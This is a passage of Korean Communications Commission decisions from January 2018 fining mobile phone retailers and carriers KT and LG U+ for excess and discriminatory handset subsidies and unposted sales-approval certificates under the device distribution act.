제4조(지원금의 과다 지급 제한 및 공시)

- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

제8조(판매점 선임에 대한 승낙)

- ③ 판매점은 제1항에 따라 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하여야 한다.

제13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

나. 위법성 판단

피심인이 일부 이용자들에게 과다지원금을 지급한 행위는 단말기유통법 제4조(지원금 과다지급 제한)제5항을, 이동통신사업자로부터 사전승낙을 받은 사실을 표시한 사전승낙서를 영업장에 게시하지 않은 행위는 단말기유통법 제8조(판매점 선임에 대한 승낙)제3항을 위반한 것으로 각 인정된다.

3. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 이동통신사업자의 사전승낙을 받은 사실을 표시한 사전승낙서를 영업점에 게시하지 않고 영업하는 행위를 즉시 각 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 한다.

< 공표문안 >

○○○(유통점명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동전화서비스 가입자를 모집하면서 이동통신사가 공시한 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위와 이동통신사업자로부터 사전승낙을 받은 사실을 표시한 사전승낙서를 게시하지 않고 영업한 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 즉시중지 등의 시정명령을 받은 사실이 있습니다.

2018년 0월 0일

○○○(유통점명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

4. 과태료 부과

피심인의 단말기유통법 위반행위에 대하여 같은 법 제22조제3항 또는 제22조

제4항과 같은 법 시행령 제17조 및 [별표 3]에 따라 피심인에게 다음과 같이 과태료를 부과한다.

가. 기준금액

단말기유통법 시행령 제17조 및 [별표3]은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하여 1회 위반 과태료를 적용한다.

< 과태료 부과기준 >

위반행위	근거 법조문	구분	과태료 금액(만원)			
			1회 위반	2회 위반	3회 위반	4회 이상 위반
라. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가로 지급한 경우	법 제22조 제3항제3호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000
차. 법 제8조제3항을 위반하여 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하지 않은 경우	법 제22조 제4항제6호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000

※ “대규모유통업자”란「대규모유통업에서의 거래 공정화에 관한 법률」제2조제1호에 따른 대규모유통업자,「대·중소기업 상생협력 촉진에 관한 법률」제2조제2호에 따른 대기업 또는 대기업 계열사(「독점규제 및 공정거래에 관한 법률」제2조제3호에 따른 계열회사를 말한다)에 속하는 대리점·판매점을 말하며, 피심인들은 ‘대규모유통업자 외의 자’에 해당 한다.

나. 추가적 가중 및 감경

단말기유통법 시행령 제17조 [별표 3]에 따르면 위반행위의 정도, 위반행위의 동기와 그 결과, 사업의 규모 등을 고려하여 과태료 부과기준 금액의 2분의 1범위에서 가중할 수 있도록 정하고 있는 바, 과다지원금 및 차별적인 지원금을 지급한 피심인에 대하여는 위반행위의 정도가 과중한 점을 고려하여 부과기준 금액의 50%를 가중한다.

다만, 조사 직전 위반자료 제출에 협조하는 등 위법상태를 자진하여 해소하기 위한 노력이 인정되는바, 단말기유통법 시행령 제17조 [별표3]에 따라 부과기준 금액의 50%를 감경한다.

다. 최종 과태료

이에 따라, 피심인에게 1회 위반에 해당하는 과태료 부과기준 금액 1,000,000원에 50%를 가중한 금액(+500,000원) 및 50%를 감경한 금액(-500,000원)을 합한 1,000,000원과 사전승낙서 영업장 게시 1회 위반에 해당하는 과태료 1,000,000원의 합계인 2,000,000원의 과태료를 부과한다.

5. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령) 및 제22조(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우, 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조의 규정에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

피심인은 과태료 부과처분에 불복이 있는 경우, 질서위반행위규제법 제20조제1항의 규정에 따라 처분의 통지를 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 질서위반행위규제법 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료를 납부하여야 한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

방 송 통 신 위 원 회

심의 · 의결

안건번호 제2018 - 5 - 035호

안 건 명 유통점의 단말기유통법 위반행위에 대한 시정조치에 관한 건

피 심 인 8개 이동통신 판매점

의결연월일 2018. 1. 24.

주 문

1. 피심인들은 이동통신사업자의 사전승낙을 받은 사실을 표시한 사전승낙서를 영업점에 게시하지 않고 영업하는 행위를 즉시 각 중지하여야 한다.
2. 피심인들은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 각 공표하여야 한다.
3. 피심인들에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 각 1,000,000원

나. 납부기한 : 과태료 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 조사 경위

가. 조사배경

- '17년 초부터 집단상가, 오피스텔, SNS 등의 도매 및 온라인 영업 형태의 유통점에 과도한 장려금이 지급되고, 불·편법 지원금 지급 사례가 빈번하게 발생하는 등 시장과열 상황이 지속됨에 따라 이동통신 3사 및 단말기 유통점에 대하여 사실조사('17.5.25~8.31)를 실시하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 조사 대상은 조사대상 기간('17.1.1. ~ 8.31.) 중 전국 5개 권역(수도권·강원권, 충청권, 경북권, 전라권)에 도매 및 온라인 영업부문의 단말기 유통점을 대상으로 하였다.

나. 행위사실

- 방송통신위원회는 피심인들에 대하여 이동통신단말장치 유통구조 개선에 관한 법률(이하 '단말기유통법'이라 한다) 위반사항에 대해 조사한 결과, 아래와 같은 사실을 확인하였다.
 - 피심인들은 이동통신사업자의 사전승낙을 받은 사실을 표시한 사전승낙서를 영업장에 게시하지 않고 이동통신단말장치 판매 영업을 하였다.
- 방송통신위원회는 2017년 12월 5일 '행정처분 사전통지' 공문을 통하여 피심인들에게 의견진술 기회를 각 부여하였다.

3. 위법성 판단

가. 관련법 규정

단말기유통법 제8조제3항은 판매점은 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하도록, 같은 법 제13조제2항은 방송통신위원회는 소속 공무원에게 대리점·판매점 등의 사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있도록 각 규정하고 있다.

< 단말기유통법 근거 조항 >

제8조(판매점 선임에 대한 승낙)

- ③ 판매점은 제1항에 따라 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하여야 한다.

제13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

나. 위법성 판단

피심인들이 이동통신사업자로부터 사전승낙을 받은 사실을 표시한 사전승낙서를 영업장에 게시하지 않은 행위는 단말기유통법 제8조(판매점 선임에 대한 승낙) 제3항을 위반한 것으로 각 인정된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인들은 단말기유통법 제14조제2항제4호에 따라 이동통신사업자의 사전승낙을 받은 사실을 표시한 사전승낙서를 영업점에 게시하지 않고 영업하는 행위를 즉시 각 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인들은 단말기유통법 제14조제2항제5호에 따라 가.의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 내에 피심인들의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 각 공표하여야 한다.

< 공표문안 >

○○○(유통점명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동통신사업자로부터 사전승낙을 받은 사실을 표시한 사전승낙서를 게시하지 않고 영업한 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 즉시중지 등의 시정명령을 받은 사실이 있습니다.

2018년 0월 0일

○○○(유통점명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

5. 과태료 부과

피심인들의 단말기유통법 위반행위에 대하여 제22조제4항, 같은 법 시행령 제17조 [별표 3]에 따라 피심인에게 다음과 같이 과태료를 부과한다.

가. 기준금액

단말기유통법 시행령 제17조 [별표3]은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하여 1회 위반 과태료를 적용한다.

< 과태료 부과기준 >

위반행위	근거 법조문	구분	과태료 금액(만원)			
			1회 위반	2회 위반	3회 위반	4회 이상 위반
차. 법 제8조제3항을 위반하여 이동통신사업자의 사전승낙을 받은 사실을 표시하여 영업장에 게시하지 않은 경우	법 제22조 제4항제6호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000

※ "대규모유통업자"란「대규모유통업에서의 거래 공정화에 관한 법률」제2조제1호에 따른 대규모유통업자,「대·중소기업 상생협력 촉진에 관한 법률」제2조제2호에 따른 대기업 또는 대기업 계열사(「독점규제 및 공정거래에 관한 법률」제2조제3호에 따른 계열회사를 말한다)에 속하는 대리점·판매점을 말하며, 피심인들은 '대규모유통업자 외의 자'에 해당 한다.

나. 최종 과태료

이에 따라, 피심인들에게 사전승낙서 영업장 게시 1회 위반에 해당하는 과태료 부과기준 금액 1,000,000원의 과태료를 각 부과한다.

6. 결론

상기 피심인들의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령) 및 제22조(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인들은 위 시정명령에 불복이 있는 경우, 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조의 규정에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

피심인들은 과태료 부과처분에 불복이 있는 경우, 질서위반행위규제법 제20조 제1항의 규정에 따라 처분의 통지를 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 질서위반행위규제법 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료를 납부하여야 한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

5 (주)케이티 대형유통점의 단말기유통법 위반행위

방 송 통 신 위 원 회 의 결 서

안전번호 제2018-05-040호
(사건번호 : 201711조사240)

안 건 명 (주)케이티 대형유통점의 단말기유통법 위반행위에 대한 시정조치에
관한 건

피 심 인 (주)케이티
서울특별시 종로구 세종대로 178

의결연월일 2018. 1. 24.

주 문

1. 피심인은 삼성전자판매(주)가 이동전화서비스 가입자를 모집하면서 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위 및 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지시켜야 한다.

2. 피심인은 삼성전자판매(주)가 이동전화서비스 가입자를 모집하면서 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(삼성전자판매(주))에 가입유형별로 과도하게 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.
3. 피심인은 제1, 2항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표 사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기·내용 등은 방송통신위원회와 사전 협의하여야 한다.
4. 피심인은 제1 내지 3항의 시정명령을 받은 날부터 10일 이내에 시정조치 이행 계획을 수립하여 방송통신위원회에 제출하여야 한다.
5. 피심인은 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.
6. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 30,600,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 기초 사실

가. 일반현황

- 피심인은 전기통신사업법 제6조에 따라 허가받은 기간통신사업자로서 이동전화서비스를 제공하고 있으며, 이동전화 전체 보유 가입자 수는 '17.9말 기준 16,330천명(29.4%)이고, 매출액은 '16년도 기준 73,382억원(29.3%)이다.

< 이동전화서비스 가입자 및 매출액 현황 (단위 : 천명, 억원) >

구 분	가입자 수 (점유율, %)	매 출 액 (점유율, %)
피심인	16,330 (29.4%)	73,382 (29.3%)

※ 출처 : 피심인 제출자료(매출액 '16년도 기준), MVNO 가입자 제외

나. 대형유통점

- 피심인의 '17년 4~8월까지 삼성전자판매(주) 총 가입자 수는 74,932명이었다.

다. 조사경위

- 삼성전자판매(주)가 갤럭시 S8+를 판매하면서 공시지원금을 초과하여 지급한 사실이 있다는 신고(전국이동통신유통협회의 신고를 접수, '17.8.25.)에 따라 사실조사에 착수하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 삼성전자판매(주)가 '17.4.~8월 중 갤럭시S8 피심인 27,934대를 판매한 건에 대해 「이동통신단말장치 유통구조 개선에 관한 법률(이하 “단말기유통법”）」 위반 여부를 조사하였다

나. 행위사실

1) 공시지원금의 100분의 115% 초과 지급

- 피심인과 관련된 삼성전자판매(주)의 '17.4~8월 중 갤럭시S8 판매건 27,934건의 판매자료를 분석한 결과,
- 27,934건 중 2,758명(위반율 9.8%)의 가입자에게 공시지원금의 100분의 115를 평균 288,635원을 초과하여 지급한 사실을 확인하였다.

< 피심인의 공시지원금 초과 지급건수 >

구 분	조사대상 건수	공시지원금 초과 지급 건수	공시지원금 초과 지급 평균 수준(원)	위반율 (%)
피심인	27,934	2,758	288,635	9.8

2) 부당 차별지원금 지급

- 삼성전자판매(주)는 피심인과 관련하여, ① 신규 41건에 평균 379,780원, ② 번호이동 342건에 평균 384,994원, ③ 기기변경 3건에 259,933원 등 총 386건 (1.3%) 부당한 차별적 지원금을 지급한 사실을 확인하였다.

* 부당한 차별적 지원금(법 시행령 제3조) : 법 제4조제3항에 따라 공시되는 동일한 공시기간 중에 동일한 이동통신단말장치임에도 불구하고 서로 다른 지원금을 지급하거나 지급하기로 제안하는 경우로 한다.

< 피심인의 가입유형별 부당한 차별적 지원금 위반건수 >

구 분	항목	합 계	신규가입	번호이동	기기변경
피심인	대상 건수	27,934	2,117	11,071	14,746
	위반 건수	386	41	342	3
	차별 지원금(원)	-	379,780	384,994	259,933

3) 부당한 차별지급 유도

- '17.4~8월 중 피심인이 삼성전자판매(주)에 갤럭시S8 단말기 위탁판매 대가로 30만원 초과 최대 45.5만원까지 과도한 차별적 장려금을 지급한 건수가 2,419건이었으며,

- 그 중 40만원 이상 차별적 지원금 지급유도 장려금은 주로 기기변경(2건) 가입자 모집에 비해 번호이동(341건) 가입자모집에 더 많이 집중 지급된 것으로 나타났다.

< 피심인의 장려금 수준별 가입자 모집건수 >

구 분	장려금 30만원 ~ 40만원			장려금 40만원 ~ 50.5만원		
	신규가입	번호이동	기기변경	신규가입	번호이동	기기변경
피심인	237	1,796	2	41	341	2

- 이러한 차별적 지원금 지급유도 장려금 지급(신규가입 434,780원, 번호이동 439,994원, 기기변경 337,650원)으로 인한 결과로 가입유형간 385건(1.3%)의 '부당한 차별적 지원금'을 지급한 것이 확인하였다.

< 피심인의 가입유형별 차별적 지원금 지급 유도건수 >

구 분	항목	합 계	신규가입	번호이동	기기변경
피심인	대상 건수	27,934	2,117	11,071	14,746
	위반 건수	385	41	342	2
	차별유도 장려금(원)	-	434,780	439,994	337,650

3. 위법성 판단

가. 관련법 규정

- 단말기유통법 제3조제1항, 제4조제4항 및 제5항, 제9조제3항은 1) 이동통신사업자 또는 유통점이 가입유형(신규가입, 번호이동, 기기변경)을 사유로 부당하게 차별적인 지원금을 지급하는 행위,
- 2) 이동통신사업자가 공시내용과 다르게 지원금을 지급하는 행위,
- 3) 유통점이 이동통신사업자가 공시한 지원금의 100분의 15의 범위를 초과하여 지원금을 지급하는 행위 등을 금지하고 있고,

- 4) 이동통신사업자가 부당하게 차별적인 지원금을 지급하도록 대리점에 지시·강요·요구·유도하는 행위 등을 금지하고 있으며,
- o 단말기유통법 제15조제2항은 이동통신사업자의 대리점 또는 판매점이 제3조 제1항, 제4조제5항을 위반한 경우 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 이상 이동통신사업자에 대해 과징금을 부과할 수 있다고 규정하고 있다.

< 단말기유통법 근거 조항 >

◆ 제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 - 1. 번호이동, 신규가입, 기기변경 등 가입 유형

◆ 제4조 (지원금의 과다 지급 제한 및 공시)

- ④ 이동통신사업자는 제3항에 따라 공시한 내용과 다르게 지원금을 지급하여서는 아니 된다.
- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

◆ 제9조(공정한 유통 환경 조성)

- ③ 이동통신사업자는 대리점과의 협정을 체결함에 있어 대리점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 지시, 강요, 요구, 유도하는 등의 행위를 하거나 특정 부가서비스 또는 요금제 등을 부당하게 차별적으로 권유하도록 하는 특약 또는 조건을 정하여서는 아니 된다.

◆ 제 13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속 공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그밖의 자료나 물건을 조사하게 할 수 있다.

◆ 제 15조(과징금)

- ① 방송통신위원회는 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자가 제3조제1항, 제4조제2항·제4항, 제5조제1항, 제7조제2항·제3항, 제8조제4항 또는 제9조제2항·제3항을 위반한 경우에는 해당 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자에게 대통령령으로 정하는 매출액의 100분의3이하에 해당하는 금액을 과징금으로 부과할 수 있다. 다만, 매출액이 없거나 매출액을 산정하기 곤란한 경우로서 대통령령으로 정하는 경우에는 10억원이하의 과징금을 부과할 수 있다.
- ② 방송통신위원회는 이동통신사업자의 대리점 또는 판매점이 제3조제1항, 제4조제5항·제6항, 제5조제1항 또는 제7조제2항·제3항을 위반한 경우에는 그 이동통신사업자에 대하여 제1항에 따른 과징금을 부과할 수 있다. 다만, 이동통신사업자가 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 경우에는 그러하지 아니하다.

나. 위법성 판단

- 삼성전자판매(주)가 피심인과 관련된 일부 이용자에게 공시지원금의 100분의 115를 초과하여 지급한 행위는 단말기유통법 제4조(지원금 과다지급 제한) 제5항을 위반한 것이고,
 - 삼성전자판매(주)의 단말기유통법 제4조제5항 위반행위 2,758건이 확인된 점을 고려할 때, 피심인이 그 위반행위를 막기 위하여 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.
- 삼성전자판매(주)가 피심인과 관련된 이용자에게 가입유형(신규가입, 번호이동, 기기변경)별로 부당하게 차별적인 지원금을 지급한 행위는 삼성전자판매(주)가 단말기유통법 제3조(지원금의 차별 지급 금지) 제1항제1호를 위반한 것이고,
 - 삼성전자판매(주)의 단말기유통법 제3조제1항제1호 위반행위 386건이 확인된 점을 고려할 때, 피심인이 그 위반행위를 막기 위한 상당한 주의와 감독을 게을리하지 아니한 것으로 보기 어렵다고 판단된다.
- 피심인이 삼성전자판매(주)에게 가입유형 간 차별이 있는 장려금을 지급함으로써 삼성전자판매(주)가 ‘부당한 차별적 지급행위’를 하였으므로, 피심인의 위 행위는 삼성전자판매(주)로 하여금 가입유형에 따라 이용자에게 지원금이 부당하게 차별적으로 지급되도록 유도한 행위로서 단말기유통법 제9조(공정한 유통환경 조성) 제3항을 위반한 것으로 판단된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 삼성전자판매(주)가 이용자를 대상으로 이동전화서비스 가입자를 모집하면서 공시된 지원금의 100분의 115를

초과하여 지원금을 지급하는 행위 및 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지시켜야 한다.

또한, 피심인은 단말기유통법 제14조제2항제4호에 따라 이용자를 대상으로 이동전화서비스 가입자를 모집하면서 피심인의 유통점으로 하여금 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(유통점에 가입유형별로 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 위 시정조치 명령 “가”항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기 및 내용 등은 방송통신위원회와 사전 협의하여야 한다.

< 공표문안 >

○○○(사업자명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 삼성전자판매(주)가 ○○○과 관련된 이용자에게 이동통신단말기를 판매하면서 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하고 가입유형별 부당하게 차별적인 지원금을 지급한 행위와 삼성전자판매(주)로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 유도하는 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 중지 등의 시정명령을 받은 사실이 있습니다.

2018년 00월 00일

○○○(사업자명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm 이상

다. 이용자의 신규모집 금지 판단

해당 사항 없다.

라. 시정명령 이행계획서 제출

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제1호에 따라 가. 및 나.의 시정명령을 받은 날부터 10일 이내에 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.

마. 시정명령 이행결과의 보고

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제2호에 따라 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.

5. 과징금 부과

가. 기준금액

- 피심인의 단말기유통법 제9조제3항 위반 행위와 피심인 관련 삼성전자판매(주)의 같은 법 제3조제1항 및 제4조제5항 위반 행위에 대하여 같은 법 제15조 제1항 내지 제3항, 같은 법 시행령 제10조 및 [별표2], 고시(과징금 부과 세부 기준)에 의해 피심인에게 아래와 같이 과징금을 부과한다.
- 피심인의 위반기간 동안 위반행위로 인하여 직접적 또는 간접적으로 영향을 받는 피심인의 매출액(이하 '관련매출액'이라 한다)은 2,552,895,262원이다.

피심인의 삼성전자판매(주) 관련매출액 : 위반가입자수(2,758명) × 평균가입기간(24.1개월) × 가입자당월평균수익(38,408원) = 2,552,895,262원

- 피심인의 위반행위는 위 '고시(과징금 부과 세부기준) [별표1]'에 따라, 위반율이 9.8%인 점과 과다지원금 지급 수준, 가입유형별 차별 정도 등을 고려하여, 피심인에게 '중대성이 약한 위반행위'에 해당하는 부과기준율(1% 이상 2% 미만)을 부과하되, 그 범위 중에서 1.2%로 정한다.

< 과징금 부과 세부기준 [별표1] 부과기준율 >

중대성의 정도	부과기준율
매우 중대한 위반행위	3% 이상 4% 이하
중대한 위반행위	2% 이상 3% 미만
중대성이 약한 위반행위	1% 이상 2% 미만

- o 이에 따라 피심인의 기준 과징금은 위 관련매출액(2,552,895,262원)에 1.2%의 부과기준율을 곱한 30,634,743원이다.

나. 필수적 가중·감경

해당 사항 없다.

다. 추가적 가중·감경

해당 사항 없다.

라. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 3,060만원(십만원 이하 절사)이다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령), 제15조(과징금)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

6

(주)엘지유플러스 대형유통점의 단말기유통법 위반행위

방 송 통 신 위 원 회
의 결 서

안전번호 제2018-05-041호
(사건번호 : 201711조사241)

안 건 명 (주)엘지유플러스 대형유통점의 단말기유통법 위반행위에 대한 시정
조치에 관한 건

피 심 인 (주)엘지유플러스
서울특별시 용산구 한강대로 32 LG유플러스빌딩

의결연월일 2018. 1. 24.

주 문

1. 피심인은 삼성전자판매(주)가 이동전화서비스 가입자를 모집하면서 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위 및 가입유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지시켜야 한다.

2. 피심인은 삼성전자판매(주)가 이동전화서비스 가입자를 모집하면서 이용자의 가입유형에 따라 부당하게 차별적인 지원금을 지급하도록 유도하는 행위(삼성전자판매(주))에 가입유형별로 과도하게 차별적인 높은 장려금을 지급하는 행위 포함)를 즉시 중지하여야 한다.
3. 피심인은 제1, 2항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표 사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기·내용 등은 방송통신위원회와 사전 협의하여야 한다.
4. 피심인은 제1 내지 3항의 시정명령을 받은 날부터 10일 이내에 시정조치 이행 계획을 수립하여 방송통신위원회에 제출하여야 한다.
5. 피심인은 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.
6. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 29,400,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 기초 사실

가. 일반현황

- 피심인은 전기통신사업법 제6조에 따라 허가받은 기간통신사업자로서 이동전화서비스를 제공하고 있으며, 이동전화 전체 보유 가입자 수는 '17.9말 기준 12,229천명(22.0%)이고, 매출액은 '16년도 기준 53,218억원(21.3%)이다.

< 이동전화서비스 가입자 및 매출액 현황 (단위 : 천명, 억원) >

구 분	가입자 수 (점유율, %)	매 출 액 (점유율, %)
피심인	12,229 (22.0%)	53,218 (21.3%)

※ 출처 : 피심인 제출자료(매출액 '16년도 기준), MVNO 가입자 제외

나. 대형유통점

